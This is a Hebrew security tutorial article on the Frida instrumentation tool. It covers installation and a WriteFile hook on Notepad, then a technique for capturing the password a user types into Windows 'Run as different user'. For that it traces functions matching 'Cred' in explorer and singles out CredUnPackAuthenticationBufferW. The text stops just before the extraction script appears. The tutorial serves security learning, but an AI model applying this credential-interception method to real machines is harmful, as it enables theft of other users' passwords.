Technologic Papers

Frida ככלי תקיפה

מאת יובל מור

הקדמה

כשמדברים על עולומותיהם של המפתחים, המהנדסים לאחור וחוקרי האבטחה, לא פעם אחת תשמעו את הכלי בשם Frida. פרט לעוד כלי עם שם של סבתא, מדובר באחד הכלים החזקים ביותר בתחום של ה-Debugging וחקירת אפליקציות.

במאמר זה ארצה לקחת אתכם לעולם אחר בו אנו ניקח את יכולותיו המדהימות של כלי זה וננצל אותן לצורך ביצוע מספר תקיפות שונות ומעניינות. בשתי מילים, אנו נראה כיצד יהיה ניתן לתפוס את הסיסמא אותה מכניס המשתמש כאשר הוא רוצה להריץ אפליקציה מסוימת בשם של משתמש אחר (Run As) במערכת, וכמו כן נראה כיצד יהיה ניתן לעקוף את הלוגיקה של אפליקציית מובייל ולערוך פונקציות מתוך האפליקציה בזמן ריצתה, וכן לראות את השינויים בזמן אמת. על גבי אפליקציית המובייל נבצע מעקף למערך ההתחברות ובכך נתחבר לאפליקציה ללא צורך בסיסמא.

מידע מקדים והתקנה

אז לפני שנתחיל לצלול לעומק, בואו קודם כל נבין מהו הכלי המדובר וכיצד אנו יכולים להשתמש בו ביום יום שלנו.


הכלי Frida נוצר ממחשבה ראשונית של איך אפשר להפוך את התהליך המייגע והקשוח של הנדסה לאחור (Reverse Engineering) למשהו שהוא הרבה יותר מהנה ואינטראקטיבי. בתחילת הדרך, הכלי הראשוני שנוצר נקרא בשם frida-gum אשר שימש ככלי המוגבל ללכידת (Hooking) פונקציות וכמו כן סיפק מספר כלים עבור מפתחים בכדי שאלו יוכלו לבצע בדיקות על גבי הזיכרון. בשלב מאוחר יותר ולאחר מספר שינויים, הגיע לעולם הכלי Frida.

כיום Frida מאפשרת להזריק קטעי קוד JavaScript אל תוך אפליקציות בזמן הריצה שלהם, ועל ידי כך לנתח את פעילות האפליקציה ובדיקתה. כלי זה הוא Cross-Platform ומשמש עבור סביבות רבות ביניהם Windows, macOS, GNU/Linux, iOS, Android ו-QNX.


אז כדי שנוכל להתחיל לשחק עם פרידה ולראות איך עובדים עם הכלי, נתחיל בהורדה פשוטה ומשם נראה את הפונקציות השונות ש-Frida מספקת לנו. אציין שבמדריך זה נעבוד עם פרידה טיפה בסביבת CLI וכמו כן באמצעות הרצת סקריפטים של פייתון.

אז קודם כל התקנה. בהנחה שיש לכם pip מותקן על גבי המחשב (במידה ולא ניתן לעקוב אחר המדריך בלינק זה - https://phoenixnap.com/kb/install-pip-windows או פשוט להתקין מהאתר הרשמי של פייתון-https://www.python.org), נריץ את הפקודה הבאה בחלונית הפקודה (CMD):


```
pip install frida-tools
```



לאחר שביצענו את ההתקנה יהיה ניתן לראות כי Frida מותקן כעת בהצלחה על גבי המערכת:



במידה ואתם נתקלים בבעיה בה הכלי Frida לא מזוהה דרך ממשק ה-CMD, תוכלו להוסיף את הנתיב של הקובץ ל-Environment Variables ובכך לפתור את התקלה:




אחרי ש-Frida מותקן לנו על גבי המחשב, אפשר להתחיל ולעבוד!

כדי שנוכל קצת לשחק ולהכיר את פרידה, אראה לכם איך אפשר לתפוס את הפונקציה בשם WriteFile (פונקציה המשמשת כחלק מן ה-Windows API) שתפקידו לשמור מידע לתוך קובץ.


בכדי לעשות זאת, נפתח במחשב שלנו חלונית חדשה של Notepad.exe ונתפוס את התהליך של ה-Notepad באמצעות Frida בצורה הבאה:

```
Frida C:\Windows\System32\Notepad.exe
```

ניתן לראות ש-Frida כעת מריץ לנו תהליך חדש של Notepad.exe ומבצע לו Hooking (יש לכתוב ב-CMD %resume במטרה שהחלונית של הכתבן תפתח).



אם נפתח Process Hacker (כלי הדומה ל-Task Manger רק על סטרואידים), נוכל לראות שאכן התהליך של הכתבן שלנו יושב תחת ה-Process של Frida:




כדי לקחת את זה שלב אחד קדימה, ניצור קובץ JavaScript פשוט אשר יכיל את הקוד הבא:

```
var writeFile = Module.getExportByName(null, "WriteFile");
Interceptor.attach(writeFile, {
    onEnter: function(args)
    {
        console.log("Buffer dump:\n" + hexdump(args[1]));
    }
});
```


מה שאנו הולכים לעשות עם קוד זה, זה להרים את הכתבן בשנית באמצעות Frida רק שכעת אנו הולכים להזריק את הקוד JS שלפנינו אל תוך ה-Process של הכתבן. תפקידו של קוד זה הוא לעקוב אחר הפונקציה של WriteFile ובעת זיהוי של הפונקציה אנו נקבל תגובה בהתאם לכך ונוכל לראות את השינויים שבוצעו. כמו שציינתי לפני כן, תפקיד זה של WriteFile הוא לשמור תוכן לתוך קובץ, לכן בכדי שנוכל לראות פונקציה זו בפעולה אנו נכתוב מידע כל שהוא בכתבן שלנו ונשמור אותו על גבי המחשב.

אז קודם כל נתחיל ב-Hooking של הכתבן באמצעות Frida ונזריק לתוכו את קובץ ה-JS שיצרנו:

```
frida C:\Windows\System32\Notepad.exe -l hooking.js
```



כמו מקודם, הכתבן שלנו נפתח והוא רץ תחת התהליך של Frida. כעת בכדי לראות את תפיסת הפונקציה של WriteFile, נכתוב משהו אל תוך הכתבן ונבצע "שמירה בשם" על גבי המחשב שלנו. ברגע שנשמור את הקובץ נוכל לראות את התוצאה הבאה:




ברגע שביצענו שמירה לקובץ, Frida זיהה את הפונקציה של WriteFile על ידי ה-Hooking שבוצע, ואפשר לראות את המידע בחלונית הפקודה שלנו. כעת כל כתיבה מחודשת ושמירה מחדש על ידי Ctrl+s תוכלו לראות את השינויים ב-CMD.


תפיסת סיסמא בעת הרצת תוכנית בשם משתמש אחר

אז אחרי שקצת חווינו מיכולותיו של פרידה ואיך לבצע שימוש בכלי זה, נעבור למשהו שהוא קצת יותר מעניין.

ישנם פעמים שאנו רוצים להריץ במחשב שלנו תוכנה או קובץ מסוים בהרשאותיו של משתמש אחר במערכת מסיבות כאלה ואחרות, ובזמן שאנו מבצעים פעולה זו אנו נצרכים לספק את שמו של המשתמש וכמו כן את סיסמתו. לדוגמא, אם ארצה להריץ את Google Chrome באמצעות משתמש אחר במערכת, אלחץ על Shift במקלדת וקליק ימני על קובץ ה-Chrome, ומבין האופציות שיופיעו לי אבחר ב- **Run as different user**.



החלונית הבאה שתקפוץ לי, תדרוש ממני להכניס שם משתמש וסיסמא בכדי שאוכל להריץ את גוגל כרום בשם משתמש אחר:



מה שנעשה בפרק זה, אנו נלמד איך לזהות את הפונקציה האחראית על ניהול הסיסמא בחלונית זו ונבצע "תפיסה" של אותה סיסמא.

אז קודם כל נתחיל מהרצה של Frida עם כלי הנקרא בשם Frida-trace, שכשמו כן הוא, לעקוב אחר פעילות מסוימת אותה אנו נגדיר מראש.


במקרה זה אנו נרצה לחפש פונקציה המכילה בתוכה את המילה "Cred" (קיצור של Credentials) תחת ה-Process של Explorer. במידה ופרידה תזהה כל פונקציה שמכילה את המילה Cred אנו נוכל לראות את הפונקציה בעצמנו.

לשם כך נריץ את הפקודה הבאה:


```
frida-trace -i *Cred* -p {explorer ID}
```

בכדי למצוא את ה-ID של תהליך ה-explorer נריץ פקודה פשוטה בחלונית הפקודה:

```
tasklist | findstr explorer
```



לאחר שיש לנו את ה-ID הדרוש, נריץ את הפקודה של Frida-trace:




ניתן לראות כי פרידה זיהה 170 פונקציות בהן המילה Cred נמצאת בתוכן, וכרגע מבוצעת האזנה לכל אותן 170 הפונקציות השונות. בו בעת שאחת מהן תפעל במערכת ההפעלה שלנו, אנו נקבל על כך קריאה בתוך פרידה.


מה שאנו רוצים לחפש, זה את הפונקציה האחראית על התהליך של הרצה של תוכנית מסוימת בשם של משתמש אחר. כדי למצוא זאת אנו נבצע שוב פעם shift וקליק ימני על קובץ הכרום שלנו ונלחץ על run as different user ונחכה לחלונית שתקפוץ לנו (מזכיר שהפקודה של Frida-trace שביצענו מקודם רצה כעת ברקע ומחכה לפונקציה מסוימת המכילה את המילה Cred).

כאן חשוב שתהיו מהירים! בעת שהחלונית קופצת, תעצרו את Frida-trace מלהמשיך ולהציג לכם תוצאות, אחרת תפספסו את הפונקציה בעקבות ההדפסה בקצב גבוה בחלונית הפקודה.

אחרי שביצענו את כל זה, נגלול טיפה למעלה ונחפש אם פונקציה כל שהיא בוצעה בזמן שביצענו הרצה של תוכנית בשם של משתמש אחר. ואכן כך, נוכל לראות שאכן ישנה פונקציה בשם ***CredUIPromptForWindowsCredentialsW*** שהורצה בו בעת שביצענו את הבקשה שלנו.



בואו ננסה להרים את הסביבה שלנו מחדש, והפעם באמת להכניס שם משתמש וסיסמא. במקרה הזה אכניס פרטים שאינם נכונים, ננסה לראות מה קורה:



אנו יכולים לראות כאן שברגע שהכנסנו פרטים בוצעו מספר קריאות נוספות של פונקציות המכילות את המילה Cred בתוכן. כמסומן בתמונה ניתן לזהות את הפונקציה ***CredUnPackAuthenticationBufferW*** אשר אמורה לעניין אותנו במיוחד, כי אם נעשה רגע חיפוש קטן בגוגל לפונקציה זו, נוכל למצוא בתיעוד של מיקרוסופט את הדבר הבא, ואני אצטט:

*"The **CredUnPackAuthenticationBuffer** function converts an authentication buffer returned by a call to the CredUIPromptForWindowsCredentials function into a string user name and password."*

[מקור: https://docs.microsoft.com/en-us/windows/win32/api/wincred/nf-wincred-credunpackauthenticationbufferw]

אסביר לכם. הפונקציה הזאת אחראית להמיר לנו מידע אודות פרטים של משתמש מתוך מאגר אימות שהוחזר מקריאה לפונקציה בשם CredUIPromptForWindowsCredentials, ובכך לספק לנו את שם המשתמש והסיסמא כך שיוחזרו בצורה של מחרוזת (String).

כעת, ניצור קובץ JS חדש שבאמצעותו נתפוס את הפונקציה *CredUnPackAuthenticationBufferW* וננסה לחלץ ממנה את שם המשתמש והסיסמא שהוכנסו:

